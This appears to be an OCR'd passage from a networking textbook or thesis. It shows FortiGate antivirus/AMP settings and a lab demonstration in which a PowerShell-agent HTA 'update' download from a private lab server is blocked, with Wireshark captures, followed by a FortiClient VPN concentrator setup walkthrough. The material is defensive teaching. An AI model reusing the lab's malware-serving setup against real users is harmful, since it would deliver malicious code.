
Detect Viruses: [✓ Block] Monitor

APT Protection Options

Treat Windows Executables in Email Attachments as Viruses ●


Use Virus Outbreak Prevention Database ●

Figure 4-77 Firewall AMP Configuration



2	in_to_Out	Inside segment (port2)	Outside (port1)	all	all	always	ALL	✓ ACCEPT	✓ Enabled	AV default PRX default SSL certificate-in
0	Implicit Deny	any	any	all	all	always	ALL	DENY		

Figure 4-78 Implement AMP configuration on the firewall




High Security Alert!!

You are not permitted to transfer the file "update" because it is infected with the virus "PowerShell/Agent.D!tr".

URL: http://172.16.10.10:8080/update
File quarantined as: .

http://www.fortinet.com/ve?vn=PowerShell%2FAgent.D%21tr
Client IP: 10.10.10.10
Server IP: 172.16.10.10
User name:
Group name:


Figure 4-79 Firewall blocking Malware download



172.16.10.10:8080/update

```
No.   Time                       Source          Destination     Protocol Length Info
 24166 2021-11-11 20:52:08.913843 172.16.10.10    10.10.10.10     TCP      1514 8080 → 49162 [ACK] Seq=4381 Ack=267 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
 24167 2021-11-11 20:52:08.914081 10.10.10.10     172.16.10.10    TCP        54 49162 → 8080 [ACK] Seq=267 Ack=5841 Win=65536 Len=0
 24168 2021-11-11 20:52:08.984235 172.16.10.10    10.10.10.10     HTTP     1023 HTTP/1.1 200 OK  (application/hta)
 24169 2021-11-11 20:52:08.984528 10.10.10.10     172.16.10.10    TCP        54 49162 → 8080 [ACK] Seq=267 Ack=6810 Win=64512 Len=0
 24357 2021-11-11 20:53:40.486015 10.10.10.10     172.16.10.10    TCP        54 49162 → 8080 [FIN, ACK] Seq=267 Ack=6810 Win=64512 Len=0
 24358 2021-11-11 20:53:40.497669 172.16.10.10    10.10.10.10     TCP        60 8080 → 49162 [FIN, ACK] Seq=6810 Ack=268 Win=64128 Len=0
 24359 2021-11-11 20:53:40.498146 10.10.10.10     172.16.10.10    TCP        54 49162 → 8080 [ACK] Seq=268 Ack=6811 Win=64512 Len=0
 24565 2021-11-11 20:56:06.453743 10.10.10.10     172.16.10.10    TCP        66 49165 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
 24566 2021-11-11 20:56:06.539918 172.16.10.10    10.10.10.10     TCP        66 8080 → 49165 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
 24567 2021-11-11 20:56:06.540331 10.10.10.10     172.16.10.10    TCP        54 49165 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 24568 2021-11-11 20:56:06.540920 10.10.10.10     172.16.10.10    HTTP      320 GET /update HTTP/1.1
 24569 2021-11-11 20:56:06.554523 172.16.10.10    10.10.10.10     TCP        60 8080 → 49165 [ACK] Seq=1 Ack=267 Win=64128 Len=0
 24573 2021-11-11 20:56:06.918628 172.16.10.10    10.10.10.10     TCP      1514 8080 → 49165 [ACK] Seq=1 Ack=267 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
 24574 2021-11-11 20:56:06.918987 10.10.10.10     172.16.10.10    TCP        54 49165 → 8080 [ACK] Seq=267 Ack=1461 Win=65536 Len=0
 24575 2021-11-11 20:56:06.919527 172.16.10.10    10.10.10.10     TCP      1514 8080 → 49165 [ACK] Seq=1461 Ack=267 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
 24576 2021-11-11 20:56:06.919772 10.10.10.10     172.16.10.10    TCP        54 49165 → 8080 [ACK] Seq=267 Ack=2921 Win=65536 Len=0
 24577 2021-11-11 20:56:06.923898 172.16.10.10    10.10.10.10     TCP      1514 8080 → 49165 [ACK] Seq=2921 Ack=267 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
 24578 2021-11-11 20:56:06.924119 10.10.10.10     172.16.10.10    TCP        54 49165 → 8080 [ACK] Seq=267 Ack=4381 Win=65536 Len=0
 24579 2021-11-11 20:56:06.924814 172.16.10.10    10.10.10.10     TCP      1514 8080 → 49165 [ACK] Seq=4381 Ack=267 Win=64128 Len=1460 [TCP segment of a reassembled PDU]
 24580 2021-11-11 20:56:06.925031 10.10.10.10     172.16.10.10    TCP        54 49165 → 8080 [ACK] Seq=267 Ack=5841 Win=65536 Len=0
 24581 2021-11-11 20:56:06.987471 172.16.10.10    10.10.10.10     TCP        60 8080 → 49165 [RST, ACK] Seq=5841 Ack=267 Win=64128 Len=0
 25759 2021-11-11 20:59:32.377136 10.10.10.10     172.16.10.10    TCP        66 49166 → 8080 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
 25760 2021-11-11 20:59:32.417290 172.16.10.10    10.10.10.10     TCP        66 8080 → 49166 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 SACK_PERM=1 WS=128
 25761 2021-11-11 20:59:32.417722 10.10.10.10     172.16.10.10    TCP        54 49166 → 8080 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 25762 2021-11-11 20:59:32.418183 10.10.10.10     172.16.10.10    HTTP      320 GET /update HTTP/1.1
 25763 2021-11-11 20:59:32.455249 172.16.10.10    10.10.10.10     TCP      1514 8080 → 49166 [PSH, ACK] Seq=1 Ack=267 Win=8222720 Len=1460 [TCP segment of a reassembled PDU]
 25764 2021-11-11 20:59:32.455725 10.10.10.10     172.16.10.10    TCP        54 49166 → 8080 [ACK] Seq=267 Ack=1461 Win=65536 Len=0
 25765 2021-11-11 20:59:32.456686 172.16.10.10    10.10.10.10     HTTP       75 HTTP/1.1 403 Forbidden  (text/html)
 25766 2021-11-11 20:59:32.461240 10.10.10.10     172.16.10.10    TCP        54 49166 → 8080 [ACK] Seq=267 Ack=1483 Win=65536 Len=0
 25767 2021-11-11 20:59:32.470120 10.10.10.10     172.16.10.10    TCP        54 49166 → 8080 [FIN, ACK] Seq=267 Ack=1483 Win=65536 Len=0
 25768 2021-11-11 20:59:32.478422 172.16.10.10    10.10.10.10     TCP        60 8080 → 49166 [ACK] Seq=1483 Ack=268 Win=8222720 Len=0

   [Frame is ignored: False]
```

Figure 4-80 Wireshark capture showing, malware detected and blocked



```
    Urgent pointer: 0
  > [SEQ/ACK analysis]
  v [Timestamps]
      [Time since first frame in this TCP stream: 0.079550000 seconds]
      [Time since previous frame in this TCP stream: 0.000961000 seconds]
    TCP payload (21 bytes)
    TCP segment data (21 bytes)
> [2 Reassembled TCP Segments (1481 bytes): #25763(1460), #25765(21)]
v Hypertext Transfer Protocol
  > HTTP/1.1 403 Forbidden\r\n
    X-Frame-Options: SAMEORIGIN\r\n
    X-XSS-Protection: 1; mode=block\r\n
    X-Content-Type-Options: nosniff\r\n
    Content-Security-Policy: frame-ancestors\r\n
    Content-Type: text/html; charset="utf-8"\r\n
  > Content-Length: 1235\r\n
    Connection: Close\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.038503000 seconds]
    [Request in frame: 25762]
    [Request URI: http://172.16.10.10:8080/update]
    File Data: 1235 bytes
> Line-based text data: text/html (10 lines)

0000  50 00 00 04 00 00 50 00  00 01 00 01 08 00 45 00   P·····P· ······E·
0010  00 3d 6b 85 40 00 3f 06  06 08 ac 10 0a 0a 0a 0a   ·=k·@·?· ········
0020  0a 0a 1f 90 c0 0e 01 dd  54 e8 3c 8f ca 18 50 19   ········ T·<···P·
0030  fa f0 64 52 00 00 2f 64  69 76 3e 3c 2f 62 6f 64   ··dR··/d iv></bod
0040  79 3e 3c 2f 68 74 6d 6c  3e 0d 0a                  y></html >··
```


Figure 4-81 Wireshark packet capture showing content forbidden

4.6.5 VPN

A VPN, or virtual private network, allows the remote workforce to connect back to the corporate office, i.e., to virtually make corporate office services available on the local network. Due to the data encryption mechanism, which encrypts the data, it is helpful to protect the data travelling over the public network and maintain confidentiality. VPNs are connected over the internet service by using a tunnelling mechanism and adding header packets, which are then removed when they make it to the destination. Through the local break policy feature, only selected traffic is sent over this VPN tunnel, and internet traffic directly goes out without going into the tunnel. This removes the overhead on corporate internet data processing. Client-Server VPN Architecture: clients connect to a server (VPN Concentrator). Clients come in various form factors; soft clients or firewalls can be configured to connect as clients or VPN concentrators.

Fortinet and Cisco Meraki Firewall both support VPN connectivity in all combinations, i.e., firewalls work as clients, and these firewalls support VPN concentrators. Fortinet client-soft VPN clients are also available. Cisco Meraki supports Windows native VPN client connectivity, and the feature is called "easy VPN," which helps connect to a VPN server in just a single click. Whereas Archadyan does not support VPN connectivity from its hardware as a client or even server, a connected user from the host can individually connect using a client application.

VPN concentrator configuration



VPN Creation Wizard


Name: VPN

Template Type: Site to Site | [✓ Remote Access] | Custom

Remote Device Type: [✓ Client-based] | Native

[✓ FortiClient] | Cisco

Figure 4-82 VPN Concentrator Setup



VPN Creation Wizard


Incoming Interface: Inside segment (port2)

Authentication Method: [✓ Pre-shared Key] | Signature

Pre-shared Key: ●●●●●●●●●


User Group: Guest-group

Figure 4-83 VPN Concentrator Authentication Method




Local Interface	port10
Local Address	all
Client Address Range	192.168.10.10-192.168.10.15
Subnet Mask	255.255.255.0
DNS Server	Use System DNS
Enable IPv4 Split Tunnel	●
Allow Endpoint Registration	●

Figure 4-84 VPN Concentrator Policy



Save Password	●
Auto Connect	●
Always Up (Keep Alive)	●

Figure 4-85 VPN Concentrator Options




✓ The VPN has been set up

Summary of Created Objects

Split Tunnel Group	VPN_split
Phase 1 Interface	VPN
Phase 2 Interface	VPN
Address	VPN_range
Remote to Local Policy	3
Endpoint Registration	Enable


Printable FortiClient VPN Setup Instructions

Figure 4-86 VPN Concentrator Setup confirmation



Tunnel	Interface Binding	Template	Status	Ref.
VPN	port2 (Inside segment)	Dialup - FortiClient (Windows, Mac OS, Android)	Inactive	2

Figure 4-87 VPN Concentrator Tunnel


Edit VPN Tunnel

Tunnel Template

Dialup - FortiClient (Windows, Mac OS, Android)

Name: VPN

Comments: VPN: VPN (Created by VPN wizard) 32/255

Network

Incoming Interface : port2

IPv4 client address range : 192.168.10.10-192.168.10.15/255.255.255.0

Authentication

Authentication Method : Pre-shared Key

XAUTH

User Group: Guest-group

Figure 4-88 VPN Concentrator Tunnel Misc.




Users/Groups Creation Wizard


Figure 4-89 VPN User Setup



Username admin

Password •••••••••

Figure 4-90 VPN User account

